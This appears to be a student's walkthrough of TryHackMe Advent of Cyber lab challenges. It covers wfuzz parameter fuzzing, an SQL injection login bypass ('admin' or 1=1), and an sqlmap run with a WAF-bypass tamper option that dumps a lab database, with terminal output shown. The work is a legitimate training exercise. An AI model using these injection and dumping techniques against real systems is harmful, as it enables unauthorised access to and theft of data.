
The screenshot shows a browser window with several tabs open. The main content area displays a challenge from TryHackMe. It includes instructions, a note about legal reasons, and two input fields with 'Submit' and 'Hint' buttons. The terminal window on the right shows the output of a gobuster command against a target IP, listing various URLs and their status codes.

Question 3

The flag that displayed


The terminal window shows the output of the wfuzz command. It starts with the Wfuzz banner, followed by the target URL and total requests. The table below lists the results of the fuzzing process, showing the ID, response code, lines, word, characters, and payload for each request. The payload column contains the flag "20201125".

ID	Response	Lines	Word	Chars	Payload
000000035:	200	0 L	0 W	0 Ch	"20201204"
000000031:	200	0 L	0 W	0 Ch	"20201130"
000000036:	200	0 L	0 W	0 Ch	"20201205"
000000038:	200	0 L	0 W	0 Ch	"20201207"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000037:	200	0 L	0 W	0 Ch	"20201206"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000030:	200	0 L	0 W	0 Ch	"20201129"
000000032:	200	0 L	0 W	0 Ch	"20201201"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000026:	200	0 L	1 W	13 Ch	"20201125"



Question 4

The -f parameter specifies to printer and filename



The Throughout Process:

Based on the first question , we were required to sort the wfuzz command accordingly. So , to start the command, we put “wfuzz” in front of the command followed by -c and -z. The command “-c” is for output in colour and “-z” is for telling the wfuzz to search for files by replacing “FUZZ” with the word “big.txt”. Next, we’ll put the url that was given and followed by the command “?breed=FUZZ”.(explaination). Next, we were required to search for any file in the API directory. We continue by searching “<http://ipaddress/api/>”. The file that we found was “**site-log.php**”. Move to the third question, we need to fuzz the date parameter on the file that we found in the API directory. So based on the picture that we provided in **Question 3.**, we used the wfuzz command to search for the date parameter. We noticed that out of all of the total requests we received, only one of the date parameters had a different amount of chars and words. We insert “<http://ipaddress/api/site-log.php?date=20201125>” and finally we received the flag. Last but not least, the “-f” parameter results to **printer** and **filename**. The answers are based on wfuzz’s help file that can be found in TryHackMe.

Day 5: Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp Suite

Solution:

Question 1

The default port number for SQL Server running on TCP

The screenshot shows a Microsoft Docs page for 'Configure a Server to Listen on a Specific TCP Port'. The page is located at docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-a-server-to-listen-on-a-specific-tcp-port?view=sql-server-ver16. The page content discusses how to configure the SQL Server Database Engine to listen on a specific port (1433 by default) using the SQL Server Configuration Manager. It includes sections on connecting to named instances and configuring dynamic ports. A sidebar on the right lists related topics like 'Using SQL Server Configuration Manager' and 'Connecting'.

Question 2

Santa's secret login panel

The screenshot shows a browser window titled 'Santa's admin panel' with the URL 10.10.11.161:8000/santapanel. The page features a cartoon illustration of Santa Claus carrying a large sack of gifts. Below the illustration, a message reads 'The database has been updated while you were away!'. There is an input field labeled 'Enter:' and a search button. To the right, there is a table with two columns labeled 'Gift' and 'Child'. The rows contain the letters N, u, l, l.

Question 3

We can then use this request in SQLMap:

```
sqlmap -r filename
```

SQLMap will automatically translate the request and exploit the database for you.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using --tamper=space2comment

Resources

Check out this cheat sheet: [swisskyrepo/PayloadsAllTheThings](#)

Payload list: [payloadbox/sql-injection-payload-list](#)

In-depth SQL Injection tutorial: [SQLi Basics](#)

Answer the questions below

Without using directory brute forcing, what's Santa's secret login panel?

 Correct Answer Hint

Question 4&5&6

The total number of entries, kids age and wishlist in the Santa's secret panel

Player ▾ | 10.8.94.62 | 9:58 |

Santa's admin panel

10.10.11.161:8000/santapanel?search=nabeel

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~
(1211101873@kali)-[~]
$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```

The database has been updated while you were away!

Enter: nabeel

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | || | Santa's admin panel +

Santa's admin panel 10.10.11.161:8000/santapanel?search=nabeel Usage: 0% 10.8.94.62 9:59

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
File Actions Edit View Help
1211101873@kali: ~ 1211101873@kali: ~
Table: sequels
[22 entries]
+-----+-----+
| kid | age | title
+-----+-----+
| James | 8   | shoes
| John  | 4   | skateboard
| Robert | 17  | iphone
| Michael | 5   | playstation
| William | 6   | xbox
| David  | 6   | candy
| Richard | 9   | books
| Joseph  | 7   | socks
| Thomas  | 10  | 10 McDonalds meals
| Charles | 3   | toy car
| Christopher | 8   | air hockey table
| Daniel  | 12  | lego star wars
| Matthew | 15  | bike
| Anthony | 3   | table tennis
| Donald  | 4   | fazer chocolate
| Mark    | 17  | wii
| Paul    | 9   | github ownership
| James   | 8   | finnish-english dictionary
| Steven  | 11  | laptop
+-----+-----+
Enter: nabeel
Search
```

The database has been updated while you were away!

Question 7

The flag in Santa's secret panel

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | || | Santa's admin panel +

Santa's admin panel 10.10.11.161:8000/santapanel?search=nabeel Usage: 0% 10.8.94.62 9:58


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
File Actions Edit View Help
1211101873@kali: ~ 1211101873@kali: ~
[09:58:44] [INFO] the back-end DBMS is SQLite
[09:58:44] [INFO] back-end DBMS: SQLite
[09:58:44] [INFO] sqlmap will dump entries of all tables from all databases now
[09:58:44] [INFO] fetching tables for database: 'SQLite_masterdb'
[09:58:44] [INFO] fetching columns for table 'hidden_table'
[09:58:44] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
[09:58:44] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101873/.local/share/sqlmap/output/10.10.11.161/dump/SQLite_masterdb/hidden_table.csv'
[09:58:44] [INFO] fetching columns for table 'sequels'
[09:58:44] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
```

The database has been updated while you were away!

Question 8

The password for the admin in the Santa's secret panel



Throughout Process:

First of all , we started by searching for the default port number for SQL server running on TCP by referring to the microsoft documentation under SQL server. Then, we went to http://IP_ADDRESS/santapanel which is Santa's secret panel and we bypassed the login by inserting **admin' or 1=1** – as the username and **admin** as the password. Next, we turned on the Burp Proxy so that we can turn on the intercept to intercept the request and save it. Then we will run the SQLmap by entering the command **sqlmap -r panel.request -tamper==space2comment -dump-all -dbms sqlite**. We are using sqlmap to translate the request and exploit the database for us. The other command we just refer to the notes that were given. Once we run the command, we can see the database and answers for the questions.